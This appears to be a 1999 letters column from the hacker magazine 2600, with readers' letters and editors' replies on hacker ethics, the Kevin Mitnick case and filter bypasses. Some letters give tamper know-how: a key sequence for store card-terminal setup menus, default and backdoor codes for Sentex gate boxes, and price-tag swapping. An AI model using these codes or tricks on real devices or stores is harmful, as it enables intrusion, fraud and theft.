About the letter in 16:2 by RGBKnight, I've come to the conclusion that most of the people in "hacker groups" are just idiots wanting people to worship them so they can step on them. All it is is posing by a bunch of jerks who want everybody to know how "elite" they are. Real hacking takes place behind closed doors with people who don't want publicity or social recognition, who learn for the sake of learning. Personally I don't participate in any of the bunko jobs that seem to pass for "hacking" nowadays like warez trading or even electronic breaking and entering. I determined long ago that America's "educational" system is really an indoctrination system and that if you want to learn anything useful you have to learn it yourself. My goal in what I call hacking is to learn as much as I can about technology, including but not limited to that which is forbidden for the sheep to know. In a society in which knowledge is forbidden, knowledge is truly power. I don't belong to any groups, I don't seek approval from "peers" or posers. I learn for the sake of learning. About Kevin Mitnick, I think that the real crime he committed is not that which he was charged with (or even what he was not charged with). What he pled to was rather small potatoes. Social engineering doesn't deserve four and a half years in prison. But I know what the government thinks does deserve it: Mitnick's forbidden knowledge. Simply put, Mitnick knows too much for the rulers' comfort. As I said before, when knowledge is forbidden it is power. I dusted off my copy of *The Fugitive Game* a few days ago, and right on the back cover Mitnick says: "They're saying that I'm John Dillinger, that I'm terrible, that it's shocking that I could get this awesome power.... People who use computers are very trusting, very easy to manipulate. I know the computer systems of the world are not as safe as they think."

That is Kevin's *real* crime: exposing the fault lines in the power of the ruling class. Therefore, we should say that he is proudly *guilty* as charged, and that the government's Orwellian psychological torture experiment on Mitnick is just a symptom of how fragile their hold is on those who have the knowledge. Free Kevin for the sake of Kevin, but also to show that the Power *can* be fought successfully. Kevin Mitnick and Bernie S. have already shown us that it is truly We the People, and not They the Rulers, who have the power - when we have the knowledge. And *that,* not social recognition or publicity, is the *true* purpose of hacking.

Desaparecido

Well said.

Dear *2600:*

Thanks for letting us see what can be done. I am an East Timorese myself and was glad to see that we can protest in so many ways to get our message across. Just wanted to say thanks for letting me see how I can protest. Never thought about it. Cheers.

long live xanana
ET 4 Life
phillip

While the hacked Indonesian web pages (which according to our archives date back to 1997) may not have been the final straw in sparking a successful uprising, they did open up some eyes that the authorities preferred to keep closed. That in itself shows the potential value of such a means of expression.

Dear *2600:*

This is in reply to the letter in 16:2 about how this anonymous person refused to steal from a cable truck saying that he/she didn't want to damage their karma (or get caught). Not only did this person not take anything, but he/she left the door open to the truck so the driver would come back and see that someone had been in it. This way the driver would learn a lesson and not keep the door unlocked again. Now there are some people who believe that that is the right and moral thing to do. I'm not necessarily patronizing these people but here is my side.

This anonymous person said, "My hacking philosophy has usually been one of education." This is my philosophy as well. If I steal equipment out of a cable or Bell truck, I could educate myself by examining it, or maybe even use it for some phreaking phun. If I were to steal any handbooks out of these trucks, then I definitely would be educating myself. There may be valuable information in these books that I could not find anywhere else. By doing this I don't believe that "A life of crime is my goal." Yet a life full of knowledge and excitement is.

I think this is important to talk about because stealing for the sake of knowledge is a subject that hackers and phreaks on any level can disagree upon.

TeckX3
BRONX

You raise an interesting point. We strongly believe that obtaining knowledge of how something works isn't a bad thing. But if you then use that knowledge in a destructive way, that is where you've gone wrong. As for how the knowledge is obtained, that too can make a big difference. If you shoot and kill a technician because you want to read one of his manuals, the knowledge isn't so much the issue as is how you obtained it. Same thing with breaking into a van to steal something. You're actually physically breaking into something and you're depriving someone of something that is theirs (stealing). That's far different from copying it or tricking the company into sending you a copy. In desperate times, stealing can be the only way to survive. We just don't believe it's quite at that point yet.

Dear *2600:*

This is in response to oolong's letter in 16:2. I must say I am in complete agreement. Sadly, in this day and age most everyone judges a book by its cover. Therefore, to further advance our causes, I think it is vitally important to remain ever so "underground" even if that means (shiver) conformity on the *outside.* After being involved with computers for quite a few years now and also involved with the general public, I have found it is far easier to get what you want and get away with it if people feel you are like them. If wearing Tommy Hilfiger and Calvin Klein keeps people from being suspicious and even judgmental, then by all means have at it. Nevertheless, keep doing whatever you want in your own time. Then again, if you feel it is necessary to spike your hair three feet over your head, dye it purple, and pierce every loose piece of skin you possibly can (I am being *very* stereotypical here and sport eight piercings myself) then by all means please do. However, I and many more like me, feel it is far more beneficial to beat society at its own vain and superficial game.

Major Motoko

This works fine if you're going "undercover" for a specific project. But many people expand this to include their school, work, and family life, all for the sake of making things easier. Only problem there is that the more you play that game the more you need to. When your designer jeans turn into mortgages you find it much harder to turn on the idealism when you feel like it. If you don't sell out your values from the start, you'll find it a lot easier to hold onto them in different situations. You might also be surprised how much you can get away with while being "weird."

Difference of Opinion

Dear *2600:*

I read the informative article in the CNN Internet section (cnn.com/TECH/specials/hackers/qandas). I believe it was your editor who responded to the questions by CNN. I really do appreciate your honesty and candid response. I am a person who believes that the government and the corporations have been misleading us for decades. There is much evidence that this is true. I do not believe that everything I read or see on a web site is accurate. On the contrary, being a thinking person, I take everything that I hear or read with a grain of salt. Being a thinking person, I feel I should respond to your response. First off, I believe your logic is quite flawed. Pagers, cell phones, and computers are primarily communication devices. They are not toys. According to your mentality it is okay to steal something if others leave it out in the open. Your philosophy leaves much room for the justification of breaking and entering, and copying web pages that don't belong to you. One could perceive your actions and the actions of all of your group as the selfish behavior of individuals who have very little respect for the privacy of other individuals. In response to your opinion that hackers should not be prosecuted and put in prison it's not surprising considering that most criminals do not understand why they are in jail. We as a society cannot let our private belongings and documents be subject to the criminal class. As long as your organization believes it has the right to steal from others (just because you can) and take advantage of new technology to the detriment of your fellow brothers and sisters, I will never support hackers or their belief systems. It is interesting that you feel you are doing this country a great service by being the first to break in and rearrange legitimate web sites, believing that if your organization did not do it first, that international terrorists would get around to it. But that is not the way it happened, is it? Unfortunately, your organization has become the terrorists you say you so adamantly oppose.

Jeffrey Seelman
Milwaukee

There's nothing like a letter that starts off really nice and then plummets into name-calling and foolish simplicity. Now let's try and stay civil. We do not condone theft. However, your definition of theft is so incredibly broad as to include things like copying web pages! You need to realize what theft really is - taking something away that isn't yours to take. Simple enough? When you take something, it's not there anymore. Copying a file isn't the same as taking it. Now you can argue that this doesn't make it right and maybe that's true. But it doesn't make it equivalent to whatever crime you want to punish people for. As for your little rant on our inability to respect privacy, perhaps you should look at who is invading yours. How much junk mail do you get from hackers? How many times have we entered your name into a database and shared it with several thousand of our friends? How many times have we left your private info lying around for anyone to stumble across? Hackers have learned these things through exploring and refusing to believe everything they're told. Hackers encourage the use of encryption in order to further protect one's privacy. Take a good look at who opposes strong encryption and direct your anger that way. We're sorry you don't think of pagers, cell phones, and computers as toys but we always will and it's from that enthusiasm that we will design applications that you would never dream of. That is entirely your loss. You may think it's appropriate to imprison people who don't buy into your values and occasionally embarrass powerful entities. We don't.

Dear 2600:

First thing's First i know since im on aol i'm a "lamer" or Whatever you wanna call me but im also on mIRC...but the Reason im writing this letter is because i wanna FuCK up AOL and i found some Stupid String to make "guides" "host's" "rangers" and "ints" if *2600* put's this in a Mag the Strings might be dead Cause they change them monthly but since im SuCH a HaCKeR if you need them or need the new one's if there Dead Email me @aol.com use Subject "aolsucks" or something Gay like that well here are the String and go OSW the FUCK outtia some Guides =] Gudie String=NME Host=ISV Ranger=OIA int=WPL

KeeP it ReaL in tha 9d9 and PHrEAK the Fuck outtia some PHoNeZ fer me

Da "Sleep"

You watched the MTV special, didn't you? Anyway, you really need to hook up with the writer of the letter before yours. There's no end to what the two of you could teach each other.

Mitnick

Dear *2600:*

Congratulations to Kevin Mitnick, the *2600* team, and everybody who played a part in spreading the word. Justice still evaded Kevin, he was by no means treated fairly, and the remaining aspects of his sentencing are still unacceptable given his time in jail without bail/trial. *But* the matter, save his probation, will soon be behind him, so we can at least celebrate *that.* I look forward to listening to Kevin alongside Bernie S. on *Off The Hook* sometime in the future, and I look forward to replacing the "Free Kevin" bumper sticker on my car with a "Kevin is Free" sticker. A good job all around.

EchoMirage

We hope you're making the stickers this time round.

Dear *2600:*

Over the summer I was a counselor at a national computer camp (Ogelthorpe University in Atlanta) where I taught 16/32 bit Intel x86 assembly, c, c++, and Pascal to around 250 kids. During the two weeks that I taught and had fun (it was a blast surprisingly), I would sit down daily with a group of my students during breaks and explain to them the whole Mitnick affair, what happened, what went wrong, etc. I've never seen so many little kids filled with such enthusiasm on a political/ethical issue such as this. It was awesome the reactions that were raised from our discussions. Now there are some 250+ kids ranging from 8-13 or so running around in Atlanta with an insanely enthusiastic Free Kevin mentality about them, which can only help the situation. I think that we (as in those who back Mitnick and want to fight the hell he's going through) should try and educate the upcoming generation on the whole affair whenever the opportunity arises. I think a lot of times people just try and target an older generation because they can do something about it right now, rather than the generation who in five or six years will have the power to make a difference. We have to think of the future, not just the present.

skaboy

Good points. And in case anyone in Atlanta was wondering what all the noise was, now you know.

Dear *2600:*

The lesson taught by the U.S. government prosecution of Kevin Mitnick should clearly show that all hackers should unite for the common purpose of bringing down the U.S. government through the disruption of its computer systems. There is already a replacement government ready. It's manifesto can be observed at: www.angelfire.com/on/donemperor/index.html. Thank you.

Don L.

Well now that the replacement government is ready, what are we waiting for?

Dear *2600:*

I just wanted to let you know that while I was at school one day, we had a guest speaker from the FBI. He was a Special Agent from the Kansas City Branch. When I asked him about his thoughts on Kevin, he didn't say much. This got all my other classmates wondering who Kevin was, and he still wouldn't talk about it. It's like the agents are told not to talk about him. He did say that he thought that Kevin deserved the time that he got, and that was about it.

CherryPie

It took a lot of guts to speak up like that. The things some kids are doing in school today are a real inspiration to us.

Dear *2600:*

I found your article "Slow Motion" very interesting. I had not previously seen any articles that detailed the recent history of Kevin Mitnick. I found the money issues to be quit enlightening and almost laughable. I wonder how many others suffer similar fates, yet remain anonymous.

BADJRM

Too many, we're sure. We will try to keep updated on as many as possible.

Dear *2600:*

How in the world do you actually think the Mitnick case is unfair when there are so many more unfair cases in this world? Kevin, sorry to say buddy, but you are the least of anyone's concerns. There are people right now on death row. And you are sitting here in a little jail cell getting money from big time nerds who think you are their shrine. How can you tell me that you think five years is bad compared to someone who is right now on death row for life and every week you are getting a letter saying this is the last week of your life. Well Kevin, sorry buddy, we do not care that much about five years of your bad life. That five years would be like heaven compared to one week on death row. So why are you guys promoting it so it won't happen again? Stop trying to raise money for this one guy. We are not playing favorites over here. Let's get some money to all of the people in jail, not just one dork who got busted for computer fraud or whatever he got charged with. I subscribed to *2600* for years and years. Then finally the whole book is a Kevin Mitnick book I'm paying for. Do us a favor. Just drop it.

matt

The only thing more annoying than people who don't care are people who pretend they do. We doubt you really give a shit about anyone who's suffering so just drop the facade.

Dear *2600:*

I was recently reading a letter written by Brother Inferior in issue 16:3 about how the Mitnick case and the Mumia Abu Jamal case are so closely related. Let's think about the facts for a moment. Mumia is in prison because he murdered a cop (whether out of cold blood or self defense.) Mitnick trespassed on computer systems and caused $4000 of damage (who did it affect, that Chinese dude, and now he's a millionaire). How can we even think that these two cases are at all related? Mitnick did something that really hurt no one and Mumia did something that affects the family of the cop, the police force, and probably a lot of other people. You do Mitnick a disservice trying to relate the two people. So stick to your skate mags, and don't buy *2600* any more.

Darth_tampon

In case our response to that letter somehow was smudged, we'll repeat the gist of it here. It's not so much the actual guilt or innocence but the fact that when you see the authorities distort the truth and abuse the system as we have seen with the Mitnick case and others, it becomes much easier to take other such claims seriously whereas those who never question the authorities would never consider this for a second. It seems quite apparent that there are more than a few improprieties in the prosecution of the Mumia case - the wide assortment of people around the world calling for a new trial is something that should be taken seriously. And, for the record, Shimomura is Japanese.

Dear *2600:*

I happened to be in the parking lot of the Navy Hospital in Beaufort, SC today and saw a car with a "Free Kevin" bumper sticker on it. I've been following the story since I first read it in *2600* and explained it all to my wife. We are both glad that it is winding down but are still angered over the treatment of him. I was just amazed that your outreach is so far, that bumper stickers turn up in the craziest places.

Also, in the 16:2 *2600,* ethan wrote about a secret in Excel 97. There is also one for Excel 95 for those of you who haven't upgraded yet. Go to line 95 and select it. Hit the tab key once. Then click Help, then About. Now hold down SHIFT-ALT-CTL and click on Tech Support. There you are. Now you can explore all around and check it out. If you go to the wall to the left of where you start and move up against it, then type EXCELKFA, the wall will disappear, and you can continue up the path. If you make it outside, let us know what's out there. I keep falling off the damn ledge.

Suicidal

Stupidity

Dear *2600:*

I was glancing through some of amazon.com's more interesting books when I noticed a link at the bottom of the review inviting the author to submit his comments. Curious, I followed it, wondering what kind of verification system they'd have to keep ne'er-do-wells from impersonating some poor writer. As it turns out, they ask you once, politely, if you are indeed the author, after which you're pretty much free to post whatever you want. I've currently "authored" several books and I still cannot believe security could be this lax. I stuck mainly with obscure technical and conspiracy books, but I don't see anything stopping your readers from penning such masterpieces as *The Iliad* or *The Collected Works of Shakespeare.* Note: All I had to do was find a book without an author review and go to it. As long as you stay within the rather loose submission guidelines, Amazon will post the most bizarre author comments. But try not to rag on a writer too much. These guys have to make a living too. Expect your comments to be posted in 5-7 days.

kipple

You're absolutely right about the shoddy verification on Amazon. We were a bit skeptical at first so we decided to try it on one of our favorite titles. Within days, "How To Become a Pokemon Master" had our rather cryptic remarks attached to its Amazon entry, no doubt confusing and inspiring kids all around the world. We're curious what other odd remarks will pop up between now and the day Amazon wakes up.

Dear *2600:*

I was watching C-SPAN on Sept. 20th at about 8 pm, and Matt Drudge and Mike Kinsley (of slate.com) were being interviewed by the show's usual guest, Brian Lamb. After his usual political conspiracy rantings, Drudge launched into an attack on hackers, calling them wimps. He tried to get Mike Kinsley to join in, but he'd have none of it. Drudge claims that it's "hackers" who messed up his vile web site dedicated to scandal, yellow "journalism," libel, innuendo, and sensationalism. He also gloated that he railed against hackers on a radio show (I'm not sure if he was a guest or if he now has his own show). He also all but called them cowards.

I'm not shocked that an amoral nitwit like Drudge would liken "hacker" to a person who acts in an illegal fashion. Nor am I shocked that he'd lump them all together. What does shock me is that he was stupid enough to challenge "hackers" to hack his site again.

Jack O'Lantern

Think how bad we'd all feel if he said he liked us.

Dear *2600:*

Recently, I was perusing my October 5, 1999 edition of the *Orlando Sentinel,* the local paper for most of us in the Central Florida area. On page A-11, in the Op-Ed section, Leonard Pitts of the Tribune Media Services had an article about how Viacom chief Sumner Redstone said the news media was being insensitive to Chinese and Cuban leaders. Mr. Pitts was very sarcastic with all of this and then made a general apology to "all the nation's swindlers, drunken drivers, hackers, car-jackers, robbers, rapists, stalkers, murderers, and molesters." He then goes on to say "Hey, just because they're the scum of the earth doesn't mean they don't have feelings." Now guess which group of people he mentioned that pissed me off the most. At the end of the article, the *Sentinel* says that "readers can contact Leonard Pitts via e-mail at elpjay@aol.com or by calling him toll-free at 1-800-457-3881." I encourage everyone with the time to contact him and explain in a mature and intelligent manner that hackers do not belong in the same category as rapists and murderers. If you can't explain your position to him without being a moron, don't e-mail or call him.

Dr. Bagpipes

Dear *2600:*

In the November 8, 1999 *Business Week,* page 6, I noticed an anecdote entitled "The List: Justice American Style." Part of the blurb reads: "Half of all Americans say that they would act on their own beliefs of right and wrong...." Basically, nullification (which by itself might not be a bad thing), "regardless of legal instructions involved with controversial issues, products, or services."

Mildly interesting, to be sure. The plot thickens. Of the six prejudices jurors would not be able to overcome - as you might expect, white supremacists, gun manufacturers, tobacco companies, breast-implant manufacturers, and HMOs were on this list — *"a computer hacker"* placed *second,* a mere 12 percent behind the white supremacist and five percent *above* gun manufacturers, same with tobacco, and eight percent *above* both breast-implanters and HMOs.

You're so right about the insanity of this country towards inquiry. Kevin might be a hard luck story readers can connect with on an abstract level, but these kinds of surveys should wake the hacker community up to the fact that the public is now gunning for you.

c. edward kelso
***FISTICUFFS* zine**

Dear *2600:*

I work for a financial services company here in the UK. Recently I was part of an evaluation effort on a product called Session Wall. This is a straight scanning program that can filter by content type and either block, log, or warn an admin of sites. The categories are as you would expect: Sex, Terrorism, and so on. One category which caught my eye was "Criminal or Subversive Content". The IT guy said that the settings for the blocked sites were as the product came out of the box. The only two sites listed as Subversive or Criminal were www.2600.com and www.kevinmitnick.com.

Thought you'd like to know.

Arcoddath
Scotland

OK, we're convinced. Nobody likes us.

Dear *2600:*

There's a simple bug in the proxy software we have running here at work and I'd guess that it's available in most proxy software. We're running a program called Cyber Patrol that can restrict access to web sites that are deemed inappropriate but it only matches a list of www.*.* strings and not IP addresses.

Any idiot can figure out that resolving the IP address and manually entering it in your web browser will still get you to the page (simply ping sex.com, get the IP address, and you're on your way). A bug this large shouldn't be allowed in something that claims "Cyber Patrol is the Internet filtering software rated the best by educators, industry and leading magazines" (www.cyberpatrol.com).

Anubis

Handy Stuff To Know

Dear *2600:*

If you go to www.mapquest.com and get a map by searching by area code and prefix, the star should be the location of the CO for the exchange. Seems to work in most of the cases. It's very cool!

J. Arthur Ballarat
Los Angeles, CA

We found this to be amazingly accurate in just about every exchange we entered. What a great way to find the location of your central office!

Dear *2600:*

Yo, ever heard of www.freei.net? There's a thing I discovered in it where you can surf without the damn ads. Here's how: After you download the software and sign-up and shit, just open up the program as usual, then wait until it loads completely. When you see "Freei Networks" on the taskbar, right click it and select "Close". When it says "Disconnecting from Freei. It may take a few minutes" or something like that, press Ctrl+Alt+Del and select "Goodbye from Freei" and press "End Task". When the "End Task" prompt shows up, press "End Task", and voila! The Internet connection stays and the ads go away.

I'm only eleven years old, by the way....

mad kow diseez

And already figuring out how to defeat commercialization of the net.

The High Cost of Learning

Dear *2600:*

I found out how screwed up this world is over the course of two to three weeks. I minimized this window that comes up on boot up. The librarian went over to the computer and freaked out and rebooted it. Later in the day when I went back to the library, she pulled me aside and asked me why I messed up the computers. I was like what the hell. She threatened to give me two days of in-school suspension if I didn't tell her what I did to mess the computers up. Also, my friend asked about Kevin Mitnick and if they had any books about him. The librarian freaked again and made him walk through the little scanner thing two times and empty his pockets to make sure he didn't steal anything. The world has all the wrong ideas about us. I think it is stupid to think that we all have malicious intentions. What do you think about this?

gpf

Stupidity breeds in schools.

Dear *2600:*

I would like to add another incident to the ever growing "guilt by association" section. I was also caught in school reading your zine when I got sent to the office for a lecture and apparently marked as a computer ruffian. First I was accused of stealing a Macintosh camera, which they later discovered was the doing of someone else. Then I was accused of "hacking" on a teacher's computer, when it didn't even have a modem. After that I was told that I had "made an alias hard drive" on one of their Macs which was complete crap. I don't even know what the hell that is, if it's even an actual term or even possible. I have no experience with Macs whatsoever. Yet I got banned from my computer lab and sentenced to a month of ISS (in school suspension). I slowly fell behind because of the school's apparent apathy about my further education (you see, they don't let you out of ISS until you are completely caught up with your work and you've completed your term). I flunked the grade because of that. After a rough start in the next year of high school I dropped out. I think that the whole Mitnick case has put quite a paranoid spell over many people. Seems as though the media dropped the topic when the tables were turned. The government has made quite an example and 1984 is just around the corner.

hightechno

Dear *2600:*

Why are people so afraid of hackers? People in my school are afraid I'll do something to their credit or something, and I never even threatened any of them. I'm starting to wish I did.

Valen

Understandable but you must resist the dark side.

Mysteries

Dear *2600:*

In the lot beside my apartment complex there is a BellSouth building. I've never seen anyone go through the front door or come out of it, but I have seen a few people driving out of the barbed-wire gates in the evening. The building has no windows, flood lights on all sides, and the front door (which is glass) opens into a very small, empty room with another door. The second door is significantly heavier (wood or metal) with one of those swipe-card security boxes. There is no office or secretary, and I'm not sure why they even have a front door. What is this place? I imagined it was some sort of substation thing but why does it look like a maximum security prison? What is so important inside that they have razor barbs around? Are they just really paranoid about vandalism?

drdoom

This sounds like a central office where calls for the area are switched. It could also be a toll station used for routing long distance. Since that is the heart of the phone system, the security is understandable. Many central offices these days require little in the way of human presence which would explain why people are seldom around. You can use the method another reader submitted above for tracking down your central office to see if that's what it is. If it isn't, keep asking questions until someone tells you. You have every right to know.

Dear *2600:*

In the main library of my city, I saw that they changed the old Windows NT computers to computers from Sun Microsystems running Solaris. The interface sucks ass and the keys are misplaced. I found out that if you press alt-o and type anything you want, you'll get a gray screen that says: "Whatchew talkin' 'bout, Willis?"

I wonder what is that?

Jack

From what we're told, this has something to do with the financial difficulties "Different Strokes" star Gary Coleman has gotten into. Since he gets a royalty every time that line is used, his financial standing will soon be restored. Your library will receive a bill every time you do that with the help of the secret locator chip that comes with all upgrades.

Hotmail Hijinx

Dear *2600:*

In 16:2 Letters, ZeR0LogiKz wrote about hidden text located at the top of Hotmail's website. His assumption was that Microsoft was "withholding" information from viewers. That's not the case at all. What Microsoft *was* doing was attempting to improve their search engine listings, by stooping to the level of a spammer.

Hiding text in web pages is fairly common practice, and it's done by matching the text color to the background color. The hidden text will usually have something to do with the topic of the page itself and oftentimes, it'll be nothing more than large groups of similar words. The idea is to pad the page's content with extra instances of key words, in hopes of being listed higher in search results. Case in point, at Hotmail, the hidden text talked about "Free Email (Electronic Mail) on the Internet."

You'll find the same phenomenon at most porn sites - visit any porn site and do a Select All. Chances are you'll find a huge string of hidden words, e.g. "ass tits sex fuck" etc. The site's webmaster has placed these words on the page, hoping that his site will be listed first when someone heads to Altavista and searches for something nasty.

Of course, what most webmasters obviously don't realize is that these search-engine-spamming tactics don't work. Search engines, for the most part, aren't run by idiots; and the folks who operate the major search engines are always installing new filters to combat spam. For example, most search engines now check for the presence of a BGCOLOR tag in every page, and will *ignore* any text that's set to the background color. Some engines take this a step further and ignore text that's anywhere near the background; e.g. #F3F3F3 text on a #FFFFFF background would be ignored. Most search engines also filter out words which recur too often, large groups of words with no punctuation, etc.

You'd think that Microsoft of all companies would know that hidden text is the most outdated (and useless) trick in the book. Regardless, I guess what surprises me most is that Microsoft would even *want* to spam the search engines like some shady porn site. As if there's a person on the planet who doesn't already know what Hotmail is - or where to find it.

Shaun
Memphis, TN

Retail Tips

Dear *2600:*

I am sure you have all seen the credit card boxes in most stores. They have an LED message bar at the top, a numeric keypad, and a place to swipe the card. I have seen them almost everywhere, including Blockbuster, Wal-Mart, and Ingles. They are out on the checkout counter for all the patrons to use. The heart of these machines is a simple modem setup. Hmmm, modem. The modem calls the store's system, wherever it may be, each time a credit card is used.

Here's the kicker. The setup program for each modem is accessed through the credit card boxes! I found this out by accident one day while messing with the box in Blockbuster. After trying different key combinations, I was prompted with the setup options on the little green LED screen! I reset the modem, and the system hung. The idiots working there were like "What the fuck happened?" As it turned out, they apologized for a "power surge" (heh) and gave us our rentals for free!

So I know what you are thinking, "That's great, but how do I do it?" Well, the answer is simple. Every one of these machines is made by the same company, and therefore there is a default key sequence that will enter setup on most any machine. By default, no password is requested, however I have encountered machines with password protection (in Wal-Mart). To enter setup you must press the upper right and lower left keys simultaneously, then the lower right and upper left keys simultaneously. This should get you into setup on 90 percent of all boxes. If you find that the box is password protected, often it is the store number which is on all receipts. I have rarely encountered protected ones. Apparently, most stores think that all the protection they need is an obvious key sequence. Typical.

Once you are in, there are plenty of options, such as changing the number to dial, resetting the modem, setting the baud rate, and even better stuff. I am not telling you this, though, so that you can steal credit card numbers; this is to simply give you more knowledge. If you steal credit card numbers, you are reflecting poorly on yourself *and* the hacker community, so don't. Have fun with this, and keep information free.

WillyL. AKA Yerba

This is an excellent example of what the hacker community stands for. In the eyes of the ignorant, there is no other use for this information except to commit a crime. There is nobody at our office who upon reading this didn't immediately head over to the 24 hour supermarket to try this out. It's what you do with the knowledge that determines what kind of person you are. There are those who would already condemn you for telling us and certainly they would condemn us for telling the world. Playing around with such a system may get you into trouble but it's little more than curiosity and experimentation, both healthy things. Now, if you rig the thing to call a number and approve your fake credit card, you become a *thief as soon as you start stealing. That defines where we draw the line: at the actual commission of a crime. Not the spreading of information, not the theorizing, not even the experimentation. Vandalism and theft are easily defined yet our critics want to muddy the waters by extending their definitions to encompass speech and simple mischief. All this will accomplish is to create a whole new population of so-called criminals. Unfortunately this seems to be a growing trend.*

Dear *2600:*

Recently I was in Borders Books and I really wanted to get this Linux book with a three disc set but it cost 70 bucks. I only had 30 on me. It just so happened that there was an older edition of that book that was only 29.99. I swapped the price tags. When I went to the front counter, the lady didn't even think twice when she asked for 30 bucks. I started to get really curious about this. I came back the next day and found another expensive book but this time switched the price tag with a book on a completely different subject. I went to the checkout and the lady said it was the wrong tag and she had to look up the real price. A few days later I was at CompUSA and they had two versions of visual c++; professional, which was $450, and learning, which was $80. I switched those tags and it worked.

SenorPuto

Good one. Now try this. You can avoid the hassle of paying entirely by simply running out the door while holding the item you wish to take. This may result in loud noises, shouting people, and sirens of various sorts. We suggest experimenting as much as possible and keeping a log of what different stores do. And if by some bizarre twist of fate you wind up in a courtroom, show the judge this letter. They need to laugh too.

Dear *2600:*

Coupla add-ons to finn's letter about ATMs and OS/2 in 16:3. OS/2 is very widely used in banks, NationsBank and Bank of Boston being two of the biggest. In addition to banks, POS systems use OS/2, as he/she stated in his letter about Kinkos. Take a look next time you are at Ruby Tuesday or a bar with a touch screen system, eight out of ten times it'll be an OS/2 driven system.

creature

Updates

Dear *2600:*

This is in response to "the ninth name is NOD's" letter about the secret in www.whatisthematrix.com. There are other names that you can type in too. I just viewed the source and it came up with these: geof, skroce, darrow, wrong number, guns, morpheus, trinity, deja vu, steak, agentbullettime, crash, lobby, mirror mirror, neo bullet time, SENTINEL, NEBUCHADNEZZAR, SENTINELLLARGE800x600, and site credits.

kAoS

Dear *2600:*

In response to a letter from charr in 16:2, the newer version (3.0) of AIM will not let you hex the advert.ocm file and get away with it. I tried hexing it as usual. Then I saved it. When I brought up AIM and signed on, I noticed nothing had changed. I got back into the Hex editor and found that the original file was restored. I don't know if AOL reads *2600,* but somehow they figured it out and found a way to ditch it. If anyone knows how to get around this, please let us know. Anyway, since reading that article, I've been hexing all my programs that have ads in them including Juno and Go!Zilla.

Sirblime

Dear *2600:*

Another Bell Atlantic update. Their recently upgraded voice mail has a special feature. Try dialing 7 or 9. This used to be used for moving back or forward through a message. Now when you press 7 or 9 you can hear parts of other people's messages. Messages that are from someone else's voice mail entirely! Another innovation brought to you from Bell Atlantic.

Loggia

We strongly suspect this was a temporary problem and that it was only in your area's system and not in every system, at least not at the same time. However, it's yet another reason why getting voice mail through the phone company is a pretty dumb move.

Dear *2600:*

To check your long distance carrier (inter-LATA), you use, as always 1-700-555-4141. The new number to check your *intra-LATA* carrier is 700-4141 (just the seven digits).

dannyb

You can actually enter any four digits after the 700 for this new number. In addition, you can sometimes get some rather interesting results - in some areas we've heard an ID from NYNEX, a company that hasn't existed since 1997.

Dear *2600:*

A letter from CorLan published in 16:2 told of a little string which will make a pop-up ad pop right back down again afterwards. Well, there's an easy way to keep the darn thing from popping up at all. The HTML {noscript} tag does what it says - it turns off scripts until the tag is undone ({/noscript}). Well, since the pop-up ads are popped up by java scripts, a well placed {noscript} tag will keep the script from ever happening. For those who use Tripod, the script is automatically placed in the {head}, so putting a {noscript} before the head (and a {/noscript} after, if you use scripts later on in the page) will do the trick. Incidentally, no ad will pop up if you simply do not use a {head} tag at all, but that's usually not practical.. If you also use scripts in your {head}, it shouldn't be too hard to figure out where exactly the script goes, and place your {noscript} and your scripts strategically. (I think you can put a {noscript} after the

{/title}, and then put your scripts, but I'm not sure.) For those of you unfortunate enough to be using Geocities, I believe the script is put at the very end of the page, so just slip in a {noscript} at the end. Personally, I prefer to use the many free web space providers that are actually *free,* with no ad requirements or anything.

Sir Reginald

Dear *2600:*

I am writing in response to the article in your last issue about hacking the gated community TV/phone entry box. Whoever wrote this ought to be shot for giving such little info. I looked all over my apartment building's box for the manufacturer, but it wasn't displayed. Luckily, the box broke soon after that and a repair technician was dispatched. When he arrived, I went right up and asked him who manufactured the box. He also let me have a peek inside. He said it was the Sentex Systems, Infinity "L" Series. You can download information about these machines at www.sentexsystems.com. I found that it is rather simple to dial into these boxes if you set up your terminal properly. You *must* use TVI 910 emulation. No, all you Win 95 losers, you can't use HyperTerminal. Get a real term prog. Set data bits and parity to 8/N/1, XON/XOFF, and the manual also says full-duplex (FDX) but I didn't need to set that in mine. The baud rate is tricky so you may need to reconnect at different speeds starting from 14000 and working your way down until you get it right. The particular box I was dialing into gave up the handshake without any further configuration, but the troubleshooter's manual I downloaded from the website states that some units are configured to require a "*" followed by a six digit access code before the handshake starts. Fortunately, the factory default is 000000. The backdoor code for pre-1994 models is 736839. There is no logging mechanism for dial-in, so a late-night brute force broken over several nights should work also. This same code can be used from the keypad to enter "program mode". Just type "***" and then the six digit code. Once inside, there's not much to do. You can make the door open at certain times if you want or change the clock time. Although it is pretty cool that instead of my last name, my friends have to scroll down to SATAN when they come over.

Wishing he was back in New York

Dear *2600:*

Regarding the article on Infiltrating MediaOne, if I may correct a few points.... The biggest error is the password thing: MediaOne's default password is never "password" and if the tech that set this up set it to that, he's a moron and probably doesn't work there anymore. In my experience it's always been HSD then a random number, and I think they've changed it since then. Also, you can call tech support and change your password that way, not just through the web page. There also seems to be this strange idea that MediaOne doesn't like people running Linux. They actually don't care what you run, *but* the techs are only trained to do installations on Windows and Macintosh systems. Once they leave you can plug it into your Linux box, call up tech support, tell them your new mac address, and you're good to go. But if you have a problem you're out of luck, because they don't support Linux, and also the box has to be locked up from hacker activity. They do random scans for open ports and potentally illegal activity. And lastly, the print and file sharing thing is not valid. *All* modems have the ports for that blocked out and the only way to get them removed is to ask for them to be removed.

Sc00ter

Dear *2600:*

In "Internet Radio," theJestre recommends portscanning the Real Audio server to get the port it's running on. It would be a hell of a lot easier to just connect to the server, netstat -a, then pick out the connection you're looking for. The single connection would look a heckuva lot less suspicious than an entire portscan on a 2000 port range. (By the way, I've found many servers on port 7070.)

emdeo

Dear *2600:*

I just wanted to add a little bit of info to All0ut99's modchip/Game Enhancer letter. First, there are a few different versions of modchip, and if you're duped into buying an older one, you'll find most newer games don't work. The latest version uses the Stealth program, which is only detected by the newest Japanese games and a very few cruddy American releases. So the stealth modchip is perfectly viable right now. I own one. The Japanese version of FF8 detects the stealth modchip, but Square (good guys, them) removed it for the American release. My guess is they realized they'd be locking out a good portion of their audience.

If some game you want to play detects a modchip, you can either use a game enhancer code that fools the modchip detection used in the game, or apply a simple patch to the ISO image you're copying. These can be found all over the web, and are mainly for PAL/NTSC conversions. A note about using game enhancers exclusively instead of modchips, though: I've read that you cannot use them to play multi-disc games. A second note: modchip burners can be made for less than $20 and the software is freely available. I recommend going this route if you're in for a challenge. If not, I bought my modchip from www.psxtune.com and am completely satisfied.

